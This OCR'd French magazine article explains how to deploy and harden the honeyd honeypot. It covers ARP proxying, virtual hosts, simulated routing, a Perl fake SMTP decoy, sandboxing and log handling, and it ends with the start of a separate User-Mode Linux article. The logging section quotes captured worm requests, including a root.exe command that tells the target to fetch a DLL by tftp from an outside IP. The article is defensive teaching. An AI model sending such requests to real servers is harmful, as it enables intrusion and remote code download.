arpd[1664]: arpd_timeout: expiring 172.16.8.5
brice:~# honeyd -d -f config.nice -p nmap.prints 172.16.8.0/24
honeyd[1669]: listening on eth0: ip and (dst net 172.16.8.0/24) and
not ether src 00:50:fc:0b:cf:cf
honeyd[1669]: Sending ICMP Echo Reply: 172.16.8.5 -> 172.16.8.3
```

Voyons maintenant comment interpréter ces messages, en nous basant sur la sortie de tcpdump : une première requête ARP est émise par kevin pour connaître l'adresse MAC de natacha. Recevant cette requête, arpd cherche dans sa base une référence à cette IP puisqu'elle fait partie de la plage qu'il gère, mais sans succès (arpd_lookup). Il lance à son tour une requête ARP pour savoir si 172.16.8.5 est présente sur le réseau (deuxième et troisième requêtes ARP vues par tcpdump, deux arpd_send du démon arpd). Comme aucune réponse n'est reçue par arpd, il convient que c'est à lui de répondre, ce qu'on peut voir avec la première arp reply de tcpdump, et les deux messages arp reply d'arpd. Il apparaît alors bien sûr que l'adresse MAC correspondant à l'hôte natacha est en fait l'adresse MAC de kevin sur laquelle arpd et honeyd sont actifs.

Maintenant que nous avons évoqué le rôle et l'utilité d'un proxy ARP dans un dispositif où intervient honeyd, intéressons-nous plus avant à la configuration et à l'utilisation du pot à miel.

CONFIGURATION

Abordons maintenant les possibilités de configuration offertes par honeyd afin de l'exploiter au mieux. Plutôt que de faire une étude de texte du man, au demeurant fort précis et détaillé, nous privilégierons la mise en avant de points qui nous semblent particulièrement intéressants.

Lorsque honeyd est lancé, il est possible de lui spécifier le chemin de différents fichiers contenant des informations utiles :

- -p pour le fichier contenant les empreintes nmap ;
- -x pour celui contenant les empreintes xprobe ;
- -a pour celui permettant d'établir une correspondance entre ces 2 types d'empreintes ;
- -f pour indiquer le chemin du principal fichier de configuration, où est décrite l'architecture réseau à simuler.

Ajoutons qu'il est possible de spécifier un fichier de log (option -l), et de préciser qu'on souhaite voir les messages de debug (option -d, qui fait que honeyd ne tourne pas en mode démon). Enfin, l'option -i permet d'indiquer l'interface sur laquelle on souhaite travailler ; le dernier argument passé à honeyd est la plage d'adresses représentant les machines qu'il peut émuler.

Entrons maintenant dans le vif du sujet, avec le fichier de configuration principal. On peut distinguer deux grands ensembles à définir : les hôtes virtuels, et l'architecture réseau (éléments de routage).

LES HÔTES VIRTUELS

Dans honeyd, la création d'un hôte passe par l'utilisation de *templates* : ce sont des modèles qu'on définit en leur assignant par exemple un système d'exploitation, une liste de ports ouverts, un uptime... Il est ensuite possible d'attribuer à une adresse IP qu'on souhaite émuler l'un des modèles créés : lorsque celle-ci sera interrogée, elle se comportera selon les critères définis au sein du modèle, ceci se traduisant par les services offerts ou les caractéristiques de sa pile TCP/IP.

Une telle définition de modèle commence par le choix de l'OS à émuler. Imaginons vouloir définir un modèle que nous nommerons mon_linux, et qui voudra se faire passer pour un Linux noyau 2.4. La syntaxe est la suivante :

```
create mon_linux
set mon_linux personality "Linux Kernel 2.4.0 - 2.4.18 (X86)"
```

Nous voilà prêts à affiner le comportement de cette machine. Notons que nous pouvons préciser, pour une personnalité de machine, le comportement qu'elle doit avoir par rapport aux fragments (ce qui se fait avec la syntaxe annotate "Linux Kernel 2.4.0 - 2.4.18 (X86)" fragment new par exemple).

Si nous souhaitons que ce modèle paraisse offrir des services tels qu'un serveur SMTP et un serveur Web, nous pouvons demander à honeyd des les émuler :

```
add mon_linux tcp port 25 "/path/to/fake-smtp.pl"
add mon_linux tcp port 80 "/path/to/fake-web.pl"
```

Ces deux lignes signifient que les connexions sur les ports 25 et 80 des IP auxquelles on aura assigné le modèle mon_linux seront acceptées, et que les données reçues sur ces ports seront respectivement transmises aux applications fake-smtp.pl et fake-web.pl, qui pourront à leur tour transmettre des données aux clients connectés.

Les applications utilisées ici peuvent prendre des arguments tels que les adresses et les ports source et destination de la connexion, qui sont fournis grâce aux variables $ipsrc, $ipdst, $sport et $dport. De plus, ces applications peuvent utiliser des variables d'environnement, également gérées par honeyd : HONEYD_IP_SRC, HONEYD_IP_DST, HONEYD_DST_PORT, HONEYD_SRC_PORT et HONEYD_PERSONALITY.

Plutôt que de lier une connexion à une application, une alternative intéressante consiste à la rediriger vers une autre machine (qui peut être définie dynamiquement grâce aux variables mentionnées auparavant) :

```
add mon_linux tcp port 21 proxy $ipsrc:21
```

Dans ce cas de figure, le client voulant se connecter au serveur FTP de notre hôte virtuel se verra redirigé vers son propre serveur.

Mais quel sera le comportement de notre modèle lorsqu'un client s'adressera à un autre port ? Ceci est également configurable :

```
set mon_linux default tcp action reset
set mon_linux default udp action block
```

Nous demandons ici à honeyd d'envoyer un paquet de type RST lorsqu'il y a tentative de connexion TCP sur un port non encore mentionné, et de se comporter comme si un pare-feu, par exemple, bloquait l'accès aux ports UDP.

Pour plus de réalisme, honeyd permet également de simuler des pertes de paquets, avec la syntaxe set mon_linux droprate in 25.

Ici, 25 signifie que 25% des paquets reçus seront ignorés. Ainsi, si on "ping" une adresse à laquelle ce modèle est associé, les pertes de paquets s'élèveront à 25%.

L'utilisateur peut également souhaiter définir un uptime (en secondes) pour un modèle donné, utilisé dans les *TCP timestamps* : set mon_linux uptime 3600.

A ce stade, nous avons vu comment définir un modèle d'hôte virtuel en nous basant sur un exemple afin que cela soit relativement parlant. Les actions et les valeurs possibles des différents champs sont présentés de manière exhaustive dans le man de honeyd.

Il ne reste alors plus qu'à spécifier les adresses IP à associer au modèle :

```
bind 172.16.8.5 mon_linux
bind 172.16.8.12 mon_linux
```

Un dernier point qui a son importance en termes de sécurisation du pot à miel est la possibilité de choisir un User ID (et un Group ID) pour l'exécution des programmes simulant des services. Cela permet de ne pas les faire tourner avec des droits root, ce qui pourrait être désastreux en cas de faille... Pour modifier cela, il faut ajouter une ligne de la forme set mon_linux uid 1234 gid 1234.

Nous détaillerons ces problèmes de sécurisation plus loin au chapitre sur l'**exploitation** de honeyd.


RÉSEAUX VIRTUELS ET ROUTAGE

Pour créer une architecture réseau avec `honeyd`, nous avons à notre disposition trois types de commandes :

- `route entry`, qui permet de définir un routeur officiant comme point d'entrée dans le réseau ;
- `route link`, avec laquelle on spécifie la plage d'adresses accessibles via le routeur ;
- `route add net`, qui sert à définir un nouveau routeur et le sous-réseau auquel il donne accès.

Ces commandes permettent d'établir des liens entre les différents sous-réseaux qu'on souhaite émuler, ce qui revient à définir une sorte de cartographie du réseau souhaité.

Outre la disposition des différents hôtes virtuels faisant office de routeurs (auxquels nous pouvons bien sûr associer un modèle), `honeyd` permet à l'utilisateur d'améliorer le réalisme de son dispositif en introduisant des paramètres de latence et de perte de paquets.



Voyons maintenant plus en détail comment cela se configure. Supposons vouloir émuler partiellement le réseau 10.0.0.0/8 ; nous voulons faire en sorte que la machine sur laquelle tourne `honeyd` apparaisse comme un routeur menant vers ce réseau. Essayons à cet effet de créer le réseau illustré par la **figure 2**.

Nous commençons donc par définir notre routeur d'entrée :

```
route entry 172.16.8.200
```

Ce sera la passerelle pour les clients à tromper. Il nous faut maintenant indiquer que ce routeur peut mener jusqu'aux adresses qui nous intéressent. La première étape consiste à définir un sous-réseau auquel le routeur donne un accès direct :

```
route 172.16.8.200 link 10.0.0.0/24
```

Ensuite, nous spécifions qu'un nouveau routeur situé sur ce sous-réseau peut nous conduire vers de plus larges horizons :

```
route 172.16.8.200 add net 10.0.0.0/8 10.0.0.254 latency 0ms loss 0
route 10.0.0.254 link 10.3.0.0/16
```

La première ligne signifie que via le routeur d'adresse 10.0.0.254, nous pouvons potentiellement accéder à l'ensemble du réseau 10.0.0.0/8. La seconde ligne stipule que le sous-réseau 10.3.0.0/16 est immédiatement accessible via le routeur, c'est-à-dire qu'aucun nouveau saut ne sera nécessaire depuis 10.0.0.254 pour atteindre une machine de ce réseau.

A ce stade de notre configuration, nous pouvons atteindre toutes les machines de la plage 10.0.0.0/24 via un routeur (172.16.8.200) et toutes les machines de la plage 10.3.0.0/16 via deux routeurs (172.16.8.200 puis 10.0.0.254). Nous voulons cependant simuler un ensemble plus vaste, ajoutons un niveau de profondeur :

```
route 10.0.0.254 add net 10.1.0.0/16 10.1.0.254 latency 0ms loss 0
route 10.0.0.254 add net 10.2.0.0/16 10.2.0.254 latency 0ms loss 5
route 10.1.0.254 link 10.1.0.0/16
route 10.2.0.254 link 10.2.0.0/24
```

Ces quatre lignes sont un moyen d'ajouter un accès via les sous-réseaux 10.1.0.0/16 et 10.2.0.0/16, respectivement via les routeurs nouvellement créés 10.1.0.254 et 10.2.0.254, accessibles par notre routeur précédent 10.0.0.254 ; viennent ensuite les lignes précisant que l'ensemble du sous-réseau 10.1.0.16 est directement accessible par son routeur attitré, mais que seul le sous-réseau 10.2.0.0/24 bénéficie d'un accès direct dans le second cas. Il est ensuite possible d'élargir ou d'approfondir cette arborescence à loisir.

Maintenant que nous avons une base intéressante, vérifions que nous obtenons les résultats escomptés. Pour cela, lançons `arpd` afin qu'il réponde aux requêtes concernant l'adresse 172.16.8.200, et `honeyd` pour qu'il simule les adresses de la plage 10.0.0.0/8. Côté client, nous n'avons qu'à configurer l'adresse de la passerelle par défaut (172.16.8.200). L'outil `traceroute` va nous permettre de tester notre dispositif.

■ Le sous-réseau 10.0.0.0/24

D'après notre configuration, il est directement accessible via le routeur 172.16.8.200 :

```
kevin:~$ traceroute -n 10.0.0.2
traceroute to 10.0.0.2 (10.0.0.2), 30 hops max, 38 byte packets
 1  172.16.8.200  0.728 ms  1.340 ms  2.082 ms
 2  10.0.0.2  18.880 ms  20.093 ms  20.106 ms
```

Pas de mauvaise surprise !

■ Le sous-réseau 10.3.0.0/24

Celui-ci est censé être directement derrière le deuxième routeur défini :

```
kevin:~$ traceroute -n 10.3.0.22
traceroute to 10.3.0.22 (10.3.0.22), 30 hops max, 38 byte packets
 1  172.16.8.200  0.940 ms  1.771 ms  1.631 ms
 2  10.0.0.254  20.859 ms  19.622 ms  19.935 ms
 3  10.3.0.22  29.876 ms  31.281 ms  28.502 ms
```

Là encore, tout est normal : nous arrivons jusqu'au deuxième routeur, et la machine que nous visions s'y trouve bien.

■ Le sous-réseau 10.1.0.0/16

Ce sous-réseau est un niveau plus bas dans notre architecture. Vérifions :

```
kevin:~$ traceroute -n 10.1.1.1
traceroute to 10.1.1.1 (10.1.1.1), 30 hops max, 38 byte packets
 1  172.16.8.200  0.722 ms  1.176 ms  1.142 ms
 2  10.0.0.254  18.696 ms  20.349 ms  19.776 ms
 3  10.1.0.254  29.819 ms  31.011 ms  29.089 ms
 4  10.1.1.1  34.521 ms  25.600 ms  29.901 ms
```

Effectivement, un saut supplémentaire a permis d'atteindre notre cible, comme attendu.

■ Le sous-réseau 10.2.0.0/16

Ce sous-réseau n'a été que partiellement défini, puisque nous n'avons spécifié que la façon d'atteindre les adresses de la plage 10.2.0.0/24 dans notre configuration.

```
kevin:~$ ping 10.2.1.1
PING 10.2.1.1 (10.2.1.1): 56 data bytes

-- 10.2.1.1 ping statistics --
2 packets transmitted, 0 packets received, 100% packet loss
kevin:~$ traceroute -n 10.2.1.1
traceroute to 10.2.1.1 (10.2.1.1), 30 hops max, 38 byte packets
 1  172.16.8.200  0.701 ms  1.634 ms  2.132 ms
 2  10.0.0.254  14.659 ms  19.992 ms  20.160 ms
 3  10.2.0.254  29.704 ms *  22.592 ms
 4  * * *
 5  * * *
```

Le bon chemin est bien suivi, mais la machine n'est pas trouvée. De plus, si nous nous intéressons à ce qui se passe du côté du serveur, honeyd nous dit bien qu'il ne connaît pas le chemin menant à cet hôte :

```
honeyd[20997]: No route to 10.2.1.1
```

Par cet exemple, nous souhaitons illustrer les possibilités offertes par honeyd pour simuler un réseau : vous pouvez dès lors laisser libre cours à votre imagination !

CRÉEZ VOTRE PROPRE LEURRE !

COMMENT ÇA MARCHE ?

Comme nous l'avons vu, honeyd offre la possibilité d'exécuter un programme leurre écoutant sur un ou plusieurs port(s). Dans la distribution, trois leurres assez primitifs sont fournis : l'émulation d'un serveur Web IIS, d'un serveur sshd et celui du serveur Telnet d'un routeur Cisco.

La création d'un tel script se fait très simplement. En effet, lors de l'exécution d'un leurre, honeyd redirige le flux entrant vers l'entrée standard (STDIN) et le flux sortant vers la sortie standard (STDOUT). Toutes les informations écrites vers la sortie erreur (STDERR) sont loguées par honeyd. De plus, nous avons vu précédemment que certains paramètres peuvent être passés en arguments des leurres pour leur fournir des informations sur la session en cours ($ipsrc, $sport, $ipdst, $dport) ainsi que certaines variables d'environnement (HONEYD_IP_SRC...).

ET MAINTENANT ?

Pour illustrer le propos, nous allons concevoir un faux serveur SMTP très simple en Perl. Pour télécharger le source complet, se référer à **[ARNO03]**.

Le développement se fait très facilement : concevoir un leurre pour honeyd se résume à écrire un programme interagissant avec l'utilisateur via STDIN et STDOUT. Il faut cependant prendre en compte que l'affichage via la fonction print est "bufferisé" (et donc non envoyé à chaque fois). La solution utilisée ici est l'appel dans le programme d'une fonction spéciale ayant recours à syswrite (fonction non "bufferisée") et loguant en même temps les messages renvoyés :

```
sub wwrite {
    my ($format, @parms) = @_;
    my $msg = sprintf $format, @parms;
    syswrite STDOUT, "$msg\r\n";
    syswrite LOG, "$msg\n";
}
```

Le reste du programme est une simple boucle "parsant" les instructions fournies par le pirate et affichant les messages attendus :

```
MAIN: while (<STDIN>) {
    tr/\r//d;          # effacement du \r
    syswrite LOG, $_;  # on logue la commande
    tr/\n//d;          # effacement  \n

    if /^HELO(.*)/ {
        ...            # traitement
        next;          # itération suivante
    }

    ... # traitement des autres commandes

    if /^QUIT/ {
        wwrite $messages{221};  # 221 Bye
        last;                   # on sort de la boucle
    }

    wwrite $messages{501}; # 501 Command not implemented
}

exit;
```

Un exemple d'utilisation :

```
brice:~# nc kevin 25
220 kevin ESMTP Postfix
HELO brice
250 kevin
MAIL FROM: brice
250 Ok
RCPT TO: veronique
250 Ok
DATA
354 End data with .
Subject: Coding party
J'organise une coding party samedi, ça te dirait de ... pas venir ?
.
250 Ok: queued as 309E582A7D
QUIT
221 Bye
```

Le script est suffisamment modulaire pour pouvoir émuler différents serveurs SMTP : Sendmail, Exim, Postfix... Il suffit juste de définir les tables de hachage correspondantes au début du programme.

EXPLOITATION

PROBLÉMATIQUE

Si l'installation d'un honeypot n'est pas très compliquée, sa surveillance demande plus de temps. Ainsi, bien que honeyd soit un honeypot offrant moins d'interactions avec les attaquants que d'autres, on peut rapidement se retrouver avec des milliers de lignes de logs inexploitables. De plus, un tel honeypot offrant tant de possibilités, et lançant des scripts ou des programmes externes pour simuler des services, n'est pas hélas une opération sans risque. En utilisant honeyd sans prendre garde, vous pourriez donner la main à des agresseurs distants très rapidement.

C'est pourquoi même dans le monde des honeypots, l'exploitation de ces derniers n'est pas une tâche qui doit être sous-estimée.

SÉCURISATION

Blindage de base

Il est évident qu'il est dangereux de faire lancer à honeyd des scripts et des programmes externes qui auront une interaction avec un utilisateur distant. Il suffit d'un seul bogue pour qu'un pirate ne prenne le contrôle et il vaut mieux être certain du code exécuté par le démon.

Aussi, honeyd est capable de lâcher ses droits root nécessaires initialement, au moment de lancer un fils qui permettra de simuler un service (changement d'uid, de gid, d'euid et de egid avec un positionnement à 32767 par défaut, voir le chapitre Configuration précédent pour changer cette valeur). Il peut aussi limiter le nombre de *file descriptors* utilisables par le fils (utilisation de setrlimit() pour le limiter à 24 fichiers ouverts ; cette valeur est en dur dans le code, voir cmd_setpriv() dans command.c). De manière générale, nous pensons que les prochaines versions de honeyd évolueront sur ces aspects (séparation des privilèges plus poussée, etc.).

Vous pouvez décider de "chrooter" votre processus honeyd et ses fils, ce qui n'est pas trop compliqué (voir les anciens numéros de MISC pour le chroot). Par exemple, sur une Debian, le démon honeyd avait besoin des bibliothèques /usr/lib/libpcap.so.0, /lib/libm.so.6, /lib/libc.so.6 et /lib/ld-linux.so.2. A cela on ajoute un accès à /dev/arandom ou à /dev/urandom, aux fichiers de configuration de honeyd suivants, /usr/local/share/honeyd/xprobe2.conf, /usr/local/share/honeyd/nmap.assoc et /usr/local/share/honeyd/nmap.prints, à /etc/localtime, à /var/run/honeyd.pid et éventuellement à /dev/console. Le plus pénible à la limite c'est /dev/log qui est la *socket* AF_UNIX créée par syslogd sur laquelle il faut aussi un accès. Au final, "chrooter" honeyd est faisable, mais sachez que cela n'est pas la méthode la plus conseillée pour se protéger. N'oubliez jamais que le démon honeyd est un processus avec des droits root, et suivant le système utilisé, cela sera plus ou moins facile de casser le chroot.

Blindage amélioré

Les solutions améliorant la robustesse du système d'exploitation sont largement préférées à un simple chroot ; on citera par exemple systrace **[SYSTRACE02]** ou grsecurity**[GRSEC02]** qui étaient présentés au Security Topic des Rencontres Mondiales des Logiciels Libres en 2002 **[LSM02]**. Pour éviter les polémiques actuelles et les guerres de chapelle entre ce genre de solutions, nous ne développerons pas de hors sujet associé. Notez que la *team* **monkey.org**, avec Niels Provos et Dug Song, utilise évidemment largement la solution à base de systrace sous OpenBSD, dont des politiques de sécurisation sont fournies pour honeyd. Nous avons essayé ces deux solutions sur des honeyd classiques ou modifiés, et elles s'avèrent toutes les deux avoir leurs avantages, systrace offrant plus du DAC et grsecurity du MAC. Dans un contrôle d'accès discrétionnaire ou DAC (*Discretionary Access Control*), le propriétaire d'un objet au sens large choisit quel genre d'accès les autres entités peuvent avoir sur cet objet (choix laissé à la "discrétion" de son propriétaire). Dans un contrôle d'accès obligatoire ou MAC (*Mandatory Access Control*), le système détermine si une entité est en mesure ou non d'accéder à un objet.

Pour au moins donner une petite idée de ce à quoi vous pouvez arriver au niveau finesse de la sécurité appliquée, voici un court extrait de politique de sécurité pour systrace que nous avons fait tourner sous Linux, facilement compréhensible même sans connaître systrace :

```
Policy: /usr/local/sbin/honeyd/myhoneyd, Emulation: linux
linux-open: filename eq "/lib/libc.so.6" and oflags eq "ro" then permit
linux-open: filename eq "/usr/lib/libpcap.so.0" and oflags eq "ro" then permit
linux-open: filename eq "/lib/libm.so.6" and oflags eq "ro" then permit
linux-open: filename eq "/dev/urandom" and oflags eq "ro" then permit
```

```
linux-open: filename eq "/usr/local/etc/honeyd/nmap.prints" and oflags eq "ro" then permit
linux-open: filename eq "/usr/local/etc/honeyd/config.ossir" and oflags eq "ro" then permit
linux-open: filename eq "/etc/localtime" and oflags eq "ro" then permit
linux-open: filename eq "/var/run/honeyd.pid" and oflags eq "woct" then permit
linux-chmod: filename eq "/var/run/honeyd.pid" and mode eq "644" then permit
linux-unlink: filename eq "/var/run/honeyd.pid" then permit
(...)
```

C'est désormais à vous de décider quelle solution système choisir, sachant qu'au niveau du réseau, il est recommandé de mettre le honeyd derrière une machine empêchant ce dernier de pouvoir sortir n'importe où ; en cas d'intrusion sur le honeypot, personne ne pourra ainsi rebondir de manière agressive chez vos concurrents par exemple (voir l'article général sur les honeypots dans le présent dossier, partie Architectures).

Remarque complémentaire : il semblerait que les prochaines versions de honeyd auront la possibilité de tourner nativement sous les systèmes Microsoft Windows. A l'heure actuelle, nous déconseillons fortement cela pour de la production. Ne laissez pas votre honeypot sous Windows seul, sauf pour faire quelques tests rapides.

Ce n'est pas pour entacher la réputation des Windows, qui ont quelques avantages dans d'autres situations pour la sécurité, mais plutôt parce que Windows manque encore de possibilités souples et puissantes au niveau robustesse système bas niveau *kernel* (impossible de contenir un pirate rentré, manque de moyens de prévention, etc.).

SURVEILLANCE

GESTION DES LOGS

Lance Spitzner pense que les défauts de honeyd se trouvent notamment dans la gestion des traces obtenues (logs) **[LANCE02]**. En effet, d'après nos tests, certains évènements génèrent rapidement des milliers de lignes de logs, et les traces des programmes lancés pour simuler des services n'ont pas de moyens d'uniformisation : chaque script peut gérer sa façon de loguer des problèmes où il veut et à son format, à moins de passer par stderr récupéré par honeyd, qui l'envoie ensuite à syslogd, mais toujours dans un format spécial. De plus, à moins de remodifier certaines parties des sources de honeyd (ce qui peut être utile), il n'est pas possible de choisir ce qu'on veut garder ou ce qu'on veut éviter (pas de configuration étendue au niveau des choix des traces). D'un autre côté, un honeyd étant censé simuler une fausse machine de production par exemple, chaque tentative de scan ou d'attaque peut être considérée comme une vraie alerte de sécurité ; cela signifie que même avec des milliers d'alertes, nous savons que ce ne sont pas des faux positifs, alors que pour un NIDS par exemple, c'est souvent une vraie catastrophe. Compte tenu de ces remarques, nous pensons que les prochaines versions de honeyd règleront peu à peu ces problèmes de traces générées, ce qui correspond à un réel besoin pour les nombreux utilisateurs assidus de honeyd.

A titre d'exemple, voici quelques traces extraites de plusieurs milliers de lignes écrites suite à un simple scan TCP vers le honeyd :

Traces de toutes les demandes de connexion

Dans la sortie standard d'un honeyd avec l'option "-d" :

```
(...)
honeyd[966]: Connection request: tcp (10.0.0.1:35954 - 10.0.0.2:974)
honeyd[966]: Connection request: tcp (10.0.0.1:35954 - 10.0.0.2:6002)
honeyd[966]: Connection request: tcp (10.0.0.1:35954 - 10.0.0.2:1482)
honeyd[966]: Connection request: tcp (10.0.0.1:35954 - 10.0.0.2:1436)
(...)
```

Dans les logs gérés par syslogd :

```
(...)
May  3 11:11:32 localhost honeyd[966]: Connection request: tcp (10.0.0.1:35954 - 10.0.0.2:1498)
May  3 11:11:32 localhost honeyd[966]: Connection request: tcp (10.0.0.1:35954 - 10.0.0.2:628)
May  3 11:11:32 localhost honeyd[966]: Connection request: tcp (10.0.0.1:35954 - 10.0.0.2:239)
(...)
```

Traces de toutes les expirations TCP des demandes de connexion précédentes

Dans la sortie standard d'un honeyd avec l'option "-d" :

```
(...)
honeyd[966]: Expiring TCP (10.0.0.1:35954 - 10.0.0.2:1498) (0x80f3f60) in state 3
honeyd[966]: Expiring TCP (10.0.0.1:35954 - 10.0.0.2:628) (0x80f4160) in state 3
honeyd[966]: Expiring TCP (10.0.0.1:35954 - 10.0.0.2:239) (0x80f4360) in state 3
honeyd[966]: Expiring TCP (10.0.0.1:35954 - 10.0.0.2:518) (0x80f4560) in state 3
(...)
```

Dans les logs gérés par syslogd :

```
(...)
May  3 11:11:50 localhost honeyd[966]: Expiring TCP (10.0.0.1:35954 - 10.0.0.2:905) (0x80bca70) in state 3
May  3 11:11:50 localhost honeyd[966]: Expiring TCP (10.0.0.1:35954 - 10.0.0.2:441) (0x80bcc70) in state 3
May  3 11:11:50 localhost honeyd[966]: Expiring TCP (10.0.0.1:35954 - 10.0.0.2:775) (0x80bce70) in state 3
(...)
```

On se rend vite compte qu'il est fastidieux de dépenser du temps pour regarder des traces de sécurité sur un système non critique, à moins d'avoir déjà terminé d'analyser les traces des vrais systèmes en production à protéger (le honeypot n'étant, en général, pas la priorité sur un réseau d'entreprise).

Chacun des services lancés par honeyd peut conserver lui aussi l'ensemble des traces des requêtes qu'il a reçues, permettant de voir ce que le pirate distant essaie de faire, comment, etc.

A titre d'exemple, voici des traces obtenues sur un faux serveur Web IIS d'une personne probablement sous Windows 2000, qui trouve le site Web et qui décide de lancer les classiques attaques utilisées par différents vers (avec un script vu la vitesse) :

```
Fri Dec  6 15:59:58 CET 2002: Connexion de 81.49.89.102:3438 vers port 80
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-
excel, application/msword, application/vnd.ms-powerpoint, */*
Accept-Language: fr
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 81.49.51.58
Connection: Keep-Alive
Fri Dec  6 16:04:57 CET 2002: Connexion de 81.49.89.102:3459 vers port 80
GET /scripts/root.exe?/c+dir HTTP/1.0
Host: www
Connnection: close
Fri Dec  6 16:04:58 CET 2002: Connexion de 81.49.89.102:3461 vers port 80
GET /scripts/root.exe?/c+tftp%20-
i%2081.49.89.102%20GET%20cool.dll%20httpodbc.dl
l HTTP/1.0
Host: www
Connnection: close
Fri Dec  6 16:05:00 CET 2002: Connexion de 81.49.89.102:3462 vers port 80
GET /scripts/httpodbc.dll HTTP/1.0
Host: www
Connnection: close
```

Ces traces sont importantes car elles révèlent l'activité malveillante envoyée au honeypot. Elles permettent parfois de créer de nouvelles signatures utilisables par des NIDS pour reconnaître de nouvelles techniques d'attaque (ex. : nouveau *buffer overflow* vers un wu-ftpd, etc.).

SUPPORT POUR PRELUDE-IDS

Depuis la version 0.3 de honeyd, la team Rstack propose un patch pour honeyd **[PATCH02]**, le transformant en capteur pour une architecture sécurisée via Prelude-IDS **[PRELUDE02]**. Ce patch est très simple ; il sélectionne un ensemble de traces de honeyd intéressantes et pas trop gourmandes et les ré-écrit dans la norme IDMEF (voir MISC 3) afin de les envoyer de manière sûre et sécurisée à un *manager* distant.

Voici un extrait de lancement de honeyd avec le support de prelude-ids ; au lancement, honeyd ouvre une session TCP chiffrée avec son manager afin de lui fournir des traces à stocker en base de données par exemple :

```
honeyd[8824]: listening on eth0: (tcp or icmp or udp)  and not ether
src 00:06:5b:26:00:ab
- Connecting to Tcp prelude Manager server 192.168.1.200:5554.
- SSL authentication succeed with Prelude Manager.
honeyd[8824]: Connection request: (192.168.1.33:1930 -
192.168.1.254:80)
honeyd[8824]: Connection established: (192.168.1.33:1930 -
192.168.1.254:80) <-> sh scripts/web.sh
```

L'utilisation de Prelude-IDS en tant que moyen robuste et sécurisé pour centraliser des alertes dans un environnement constitué de différents honeypots a été sommairement présentée par la team Rstack à l'OSSIR en décembre 2002 [OSSIR02].

CONCLUSION

Honeyd est donc un outil très puissant facilitant grandement la création d'un *honeynet* virtuel. Ainsi, grâce à lui, nul besoin d'avoir un grand nombre de machines diversifiées (sans compter les routeurs et autres commutateurs) pour simuler un réseau parfaitement réaliste, voire déjà existant.

Utilisé par la communauté du Honeynet Project **[HP02]** (Lance Spiztner ayant publié plusieurs articles pour en vanter les mérites **[FOCUS03]**), il bénéficie de quelques scripts de simulation très rares (signalés sur le site officiel). Cependant, Niels Provos a lancé au début de l'année un *challenge* honeyd visant à la création de nouveaux scripts, d'outils de configuration, du développement de nouvelles fonctionnalités... Les résultats sont divers et variés : développement d'une version de honeyd fonctionnant sous Windows, *plugin* de génération de signatures pour les IDS, émulation du *portmapper*, plusieurs GUI...

Espérons que grâce aux prochains challenges et grâce à la communauté scientifique des honeypots, cet excellent logiciel continue à se perfectionner et devenir l'outil indispensable pour le déploiement d'un honeynet virtuel !

Arnaud Guignard - **arno@rstack.org**,

Laurent Oudot - **oudot@rstack.org**,

Ingénieurs chercheurs au Commissariat à l'Energie Atomique (CEA/DIF)

V. G. - **vg@rstack.org** ,"Ingénieur R&D - **http://www.exaprobe.com**"

voir références pages 54

DOSSIER

Un pot

Cet article présente une nouvelle façon de créer des pots à miel grâce à User-Mode Linux. Après l'avoir installé et configuré, il faut masquer les informations qui pourraient révéler son utilisation en tant qu'honeypot.

INTRODUCTION À UML

UML : USER-MODE LINUX

UML est un projet libre qui permet de faire tourner un Linux virtuel à partir de votre distribution favorite. L'idée est de créer un environnement sûr pour lancer des programmes, des tâches, et faire des tests qui pourraient potentiellement endommager le système original. On peut notamment l'utiliser pour mettre à l'épreuve un *kernel* fraîchement compilé.

User-Mode Linux crée une machine virtuelle dont les caractéristiques hardware et software peuvent être différentes à celles de l'ordinateur physique qui lui sert d'hôte. Un des principes de fonctionnement est de stocker le contenu du disque du système virtuel dans un fichier unique.


L'environnement ainsi créé est configurable de telle manière qu'aucune action effectuée au sein de celui-ci ne peut endommager ou corrompre le système hôte. Pour résumer, User-Mode Linux permet de faire d'une seule machine un laboratoire d'essais.

Voici sur les schémas ci-contre ce qui se passe au niveau système sur une station normale:

RÉFÉRENCES


- **[HONEYD02]** Le site officiel de Honeyd - **http://www.citi.umich.edu/u/provos/honeyd/** déplacé temporairement sur **http://niels.xtdnet.nl/honeyd/index.php** à cause de restrictions légales lourdes dans l'état du Michigan (super DMCA) - La version Windows est actuellement sur **http://www.securityprofiling.com/honeyd/honeyd.shtml**
- **[HP02]** Le Honeynet Project - **http://www.honeynet.org/**
- **[FOCUS03]** Article de Lance Spitzner "Open Source Honeypots: Learning with Honeyd", janvier 2003 - **http://online.securityfocus.com/infocus/1659**
- **[LANCE02]** Livre "Honeypots, tracking hackers" par Lance Spitzner, 2002
- **[ARNO03]** Le source du faux serveur SMTP utilisé dans cet article - **http://arno.rstack.org/prog/fake-smtp.pl**
